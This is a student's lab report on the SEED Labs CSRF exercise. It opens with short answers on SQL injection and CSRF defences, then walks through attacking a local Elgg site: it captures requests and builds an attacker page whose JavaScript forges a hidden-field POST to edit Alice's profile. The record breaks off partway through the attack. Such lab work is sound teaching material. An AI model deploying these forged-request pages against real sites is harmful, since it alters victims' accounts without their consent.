

Describe briefly how SQL Injection works.

- SQL Injection works by inserting malicious input into a web form so that it becomes part of an SQL query. The application does not properly check or sanitize the input, so the attacker can change the query's logic.

Which Principle does SQL Injection violate?

- SQL Injection violates the Data Isolation Principle (also stated as “Don't mix code and data”). This means user input data should never be treated as part of the SQL command code. In SQL Injection, the application mixes them together, allowing attackers to change how the query works.

Describe how Prepared Statements protect against SQL Injection.

- Prepared Statements protect against SQL Injection by separating SQL code from user input. The SQL query is defined first, and user inputs are treated strictly as data. This means even if an attacker enters malicious input, it cannot change the structure of the query. So, the database executes the query safely because the input is never interpreted as SQL commands.

Describe briefly how CSRF works.

- CSRF works by tricking a logged-in user into sending a malicious request to a website without their knowledge. The attacker creates a fake request like a link. When the victim clicks it or visits the page, their browser automatically sends the request along with their session cookie, making the server think it's a legitimate action.

Describe what are the defenses against CSRF, their pros and cons.

- The Referer header works by checking where a request came from. It is simple to implement, but it is not reliable because browsers may remove this information for privacy reasons.
- SameSite cookies restrict when cookies are sent with requests, helping prevent cross-site attacks automatically. However, they can sometimes break legitimate features like third-party logins.
- Secret tokens (CSRF tokens) add a unique value to each request that attackers cannot guess. This is the most secure method, but it requires proper implementation on every form or request.

Cross-Site Request Forgery (CSRF) Attack Lab

Setup


1.) I started by running `dcbuild` to build all the containers needed for the lab. This creates the web server, database, and attacker environment so everything can run properly.

```
seed@VM: ~/.../Labsetup
[04/17/26]seed@VM:~/.../Labsetup$ dcbuild
Building elgg
Step 1/10 : FROM handsonsecurity/seed-elgg:original
original: Pulling from handsonsecurity/seed-elgg
da7391352a9b: Already exists
14428a6d4bcd: Already exists
2c2d948710f2: Already exists
d801bb9d0b6c: Pulling fs layer
d801bb9d0b6c: Downloading [>]
 527.6kB/71.99MBwnloading [=>]
d801bb9d0b6c: Downloading [=>]
 2.146MB/71.99MBwnload complete
d801bb9d0b6c: Downloading [==>]
 3.208MB/71.99MB
d801bb9d0b6c: Downloading [==>]
 4.276MB/71.99MB
7a5e5bdcdda6: Downloading [==>]
d801bb9d0b6c: Pull complete
7a5e5bdcdda6: Pull complete
8145b3d7e25f: Pull complete
af860170065e: Pull complete
227eba9619ce: Pull complete
b1919c78f85a: Pull complete
Digest: sha256:d7ddb7a4381ffa20ad07fb0d8adc619a6d6be675b9eaae1f5a08ac5d3e9e6af5
```

2.) Next, I ran `dcup` to start all the containers. This launches the entire lab environment so the websites and services are accessible.

```
seed@VM: ~/.../Labsetup
[04/17/26]seed@VM:~/.../Labsetup$ dockps
c36284261ea4  attacker-10.9.0.105
ea61cc20af0f  mysql-10.9.0.6
dd72964625a2  elgg-10.9.0.5
[04/17/26]seed@VM:~/.../Labsetup$
```

3.) I used dockps to confirm that all containers were running. This step ensures that the environment is set up correctly before moving forward.



```
seed@VM: ~/.../Labsetup
[04/17/26]seed@VM:~/.../Labsetup$ sudo gedit /etc/hosts

hosts
/etc
1 127.0.0.1    localhost
2 127.0.1.1    VM
3
4 # The following lines are desirable for IPv6 capable hosts
5 ::1         ip6-localhost ip6-loopback
6 fe00::0     ip6-localnet
7 ff00::0     ip6-mcastprefix
8 ff02::1     ip6-allnodes
9 ff02::2     ip6-allrouters
10
11 # For DNS Rebinding Lab
12 192.168.60.80 www.seedIoT32.com
13
14 # For SQL Injection Lab
15 10.9.0.5      www.SeedLabSQLInjection.com
16
17 # For XSS Lab
18 10.9.0.5      www.xsslabelgg.com
19 10.9.0.5      www.example32a.com
20 10.9.0.5      www.example32b.com
21 10.9.0.5      www.example32c.com
22 10.9.0.5      www.example60.com
23 10.9.0.5      www.example70.com
24
25 # For CSRF Lab
26 10.9.0.5      www.csrflabelgg.com
27 10.9.0.5      www.csrfiab-defense.com
28 10.9.0.105    www.csrfiab-attacker.com
29
30 # For Shellshock Lab
31 10.9.0.80     www.seedlab-shellshock.com
32
33
```

4.) I edited the /etc/hosts file to map domain names like www.seed-server.com and www.attacker32.com to their IP addresses. This allows the browser to correctly access the websites used in the lab.




```
25 # For CSRF Lab
26 10.9.0.5      www.csrflabelgg.com
27 10.9.0.5      www.csrfiab-defense.com
28 10.9.0.105    www.csrfiab-attacker.com
29
30 #seed additions
31 10.9.0.5      www.seed-server.com
32 10.9.0.5      www.example32.com
33 10.9.0.105    www.attacker32.com
34
```


Lab Tasks: Attacks

3.1 Task 1: Observing HTTP request

5.) I opened the Elgg website and logged in as a user. This step creates normal web activity that I can analyze.




6.) I enabled the HTTP Header Live tool and observed the login request. I saw that login uses a POST request and includes important data like username and password in the request body. This shows how sensitive information is transmitted during login.



3.2 Task 2: CSRF Attack using GET request


7.) I opened the attacker's website to prepare for launching the attack.



CSRF Attacker's Page

- [Add-Friend Attack](#)
- [Edit-Profile Attack](#)

8.) I logged in as Samy on the Elgg site to begin gathering information needed for the attack.



Welcome to your Elgg site.

Tip: Many sites use the `activity` plugin to place a site activity stream on this page.

9.)I navigated to Alice’s profile to target her account.

Not Securewww.seed-server.com/members

Elgg For SEED Labs

Blogs

Bookmarks

Files

Groups

Members

More ▾

Search

Newest members

Newest

Alphabetical

Popular

Online

Samy


Charlie

Boby

Alice

Admin

10.)Before clicking “Add Friend,” I opened HTTP Header Live to capture the request.




11.)I clicked “Add Friend” and captured the GET request. This request showed Alice’s GUID and how the server processes friend requests.

Not Secure www.seed-server.com/profile/alice

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search

Alice



- Blogs
- Bookmarks
- Files
- Pages
- Wire post

Remove friend

Extension: (HTTP Header Live) - HTTP Header Live Main — Mozilla Firefox

```

content-encoding: gzip
date: Fri, 17 Apr 2026 14:11:11 GMT
server: Playlog
content-length: 131
x-xss-protection: 0
x-frame-options: SAMEORIGIN
set-cookie: SIDCC=AKExXzUcrDAEQFPfbgKIjTBXpRsS6IebF03xagxZNSWjIG2iXN9cs8BMLRsHSLjrojcGLPwt9E; expires=Sat, 17 Apr 2026 14:11:11 GMT; Secure-1PSIDCC=AKExXzWVxzKmU3u5XDGI3E4rmKevp0y7FRzf1KiHtUaJ_69G6rUxMeFtOVDcyxHdkYIq_r7X6A; expires=Sat, 17 Apr 2026 14:11:11 GMT; Secure-3PSIDCC=AKExXzWue0JYoAu9yFoyg3xGRVRB75hgoZUUiFkzpXhLMHXfLJwg8TLAn4u1-mrCP0piD5je8Ro; expires=Sat, 17 Apr 2026 14:11:11 GMT; alt-svc=h3=":443"; ma=2592000,h3-29=":443"; ma=2592000
expires: Fri, 17 Apr 2026 14:11:11 GMT
cache-control: private
X-Firefox-Http3: h3

http://www.seed-server.com/action/friends/add?friend=56&_elgg_ts=1776434988&_elgg_token=1
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
Cookie: Elgg=qm8lmdpcrsi9gupj46928ughka
GET: HTTP/1.1 200 OK
Date: Fri, 17 Apr 2026 14:11:23 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: User-Agent
Content-Length: 388
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8

```

Clear Options File Save ☒ Record Data ☒ autoscroll

12.) I inspected the page source to find Samy's GUID. This is needed because the attack requires both the victim's and attacker's identifiers.

Not Secure www.seed-server.com/profile/samy

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

Samy

Edit avatar
Edit profile

Add widgets




- Blogs
- Bookmarks
- Files
- Pages
- Wire post

[illegible]

```
<div class="elgg-main elgg-body elgg-layout-body clearfix">
  <div class="elgg-layout-content clearfix">
    <div class="elgg-layout-widgets" data-page-owner="59"><nav class="elgg-menu-container elgg-menu-title-widgets-container" data-menu-
require(['elgg/widgets'], function (widgets) {
  widgets.init();
});
```

Not Secure www.seed-server.com

Elgg For SEED Labs Blogs Bookmarks Files Groups Membe



17.) I accessed the attacker container and located the addfriend.html file.

```
[04/17/26] seed@VM: ~/.../attacker$ docksh c36284261ea4
root@c36284261ea4: /#
```

18.)

```
root@c36284261ea4: /# ls /var/www/attacker
addfriend.html  editprofile.html  index.html  testing.html
root@c36284261ea4: /# cd /var/www/attacker
root@c36284261ea4: /var/www/attacker# ls
addfriend.html  editprofile.html  index.html  testing.html
```

19.) I edited the file to include a malicious GET request using the structure I captured earlier. I then updated the request with the correct GUID values so it targets Alice and adds Sammy as a friend.

```
GNU nano 4.8                                addfriend.html
<html>
<body>
<h1>This page forges an HTTP GET request</h1>

</body>
</html>
```

20.) I copied the modified file into the attacker container so it could be hosted on the attacker website.

```
seed@VM: ~/.../L... x seed@VM: ~/.../L... x seed@VM: ~/.../at... x root@c36284261e... x seed@VM: ~/.../La... x
[04/17/26] seed@VM: ~/.../attacker$ ls
addfriend.html  editprofile.html  index.html  testing.html
[04/17/26] seed@VM: ~/.../attacker$ docker cp addfriend.html c36284261ea4:/var/www/attacker/
```

21.) I verified the file inside the container to ensure the changes were applied correctly.


```

root@c36284261ea4:/var/www/attacker# cat addfriend.html
<html>
<body>
<h1>This page forges an HTTP GET request</h1>

</body>
</html>
root@c36284261ea4:/var/www/attacker# █

```


22.) While logged in as Alice, I visited the attacker's website and triggered the attack.



CSRF Attacker's Page


- [Add-Friend Attack](#)
- [Edit-Profile Attack](#)

23.) The attack executed automatically, and Samy was added to Alice's friend list without her consent.




This page forges an HTTP GET request

24.)



25.) This shows that a simple GET request can be exploited if a user is already authenticated. The main takeaway is that CSRF works by forcing a victim's browser to send a request they did not intend.



3.3 Task 3: CSRF Attack using POST request

26.) I logged in as Samy again and navigated to the profile edit page.



27.) I modified the profile and opened HTTP Header Live before saving.

Not Secure www.seed-server.com/profile/samy/edit

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search

Edit profile

Display name

About me

Embed content Edit HTML

B **I** **U** **S** **I_x** |

Samy is my hero

body p

Public

Brief description

28.)I captured the POST request used to update the profile. This showed all parameters sent to the server. The key fields identified as name, description, and GUID, which are required to perform the attack.

Extension: (HTTP Header Live) - HTTP Header Live Sub — Mozilla Firefox

POST

http://www.seed-server.com/action/profile/edit

Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=----geckoformboundary56d4b08838cb5f7e2fbd9849483cfaf
Content-Length: 2902
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: Elgg=0gf7686icaqlphjscdo68me0t7
Upgrade-Insecure-Requests: 1

elgg_token=qTab3fbECh7rl8CtiLu2Uw&__elgg_ts=1776437150&name=Samy&description=<p>Samy is my hero</p> &access_token=

Send

Content-Length:467

29.)I opened the editprofile.html file in the attacker directory and modified the file to include hidden form fields that replicate the POST request. I changed the values to target Alice’s account and insert the message “Samy is my hero.”, updating the form action to match the POST request URL captured earlier.

```
seed@VM: ~/.../Labsetup x seed@VM: ~/.../Labsetup x seed@VM: ~/.../attacker x root@
GNU nano 4.8 editprofile.html
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my hero'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";
```

30.) I saved the file and copied it into the attacker container.

```
[04/17/26]seed@VM:~/.../attacker$ docker cp editprofile.html c36284261ea4:/var/www/attacker
```

31.)

```
root@c36284261ea4:/var/www/attacker# nano editprofile.html
```

32.) I verified that the updated file was correctly placed in the container.

```
seed@VM: ~/.../Labsetup x seed@VM: ~/.../Labsetup x seed@VM: ~/.../attacker x root@c36284261ea4: /var/www/attacker x
GNU nano 4.8 editprofile.html
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my hero'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";
```

33.) I logged out of Samy and logged in as Alice to test the attack.

Welcome Alice

Welcome to your Elgg site.

Tip: Many sites use the `activity` plugin to place a site activity stream on this page.


34.) I confirmed that Alice's profile had not been modified yet.

Not Secure www.seed-server.com/profile/alice

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search

Alice

Edit avatar



- Blogs
- Bookmarks
- Files
- Pages
- Wire post

35.) I visited the attacker website and triggered the POST attack.

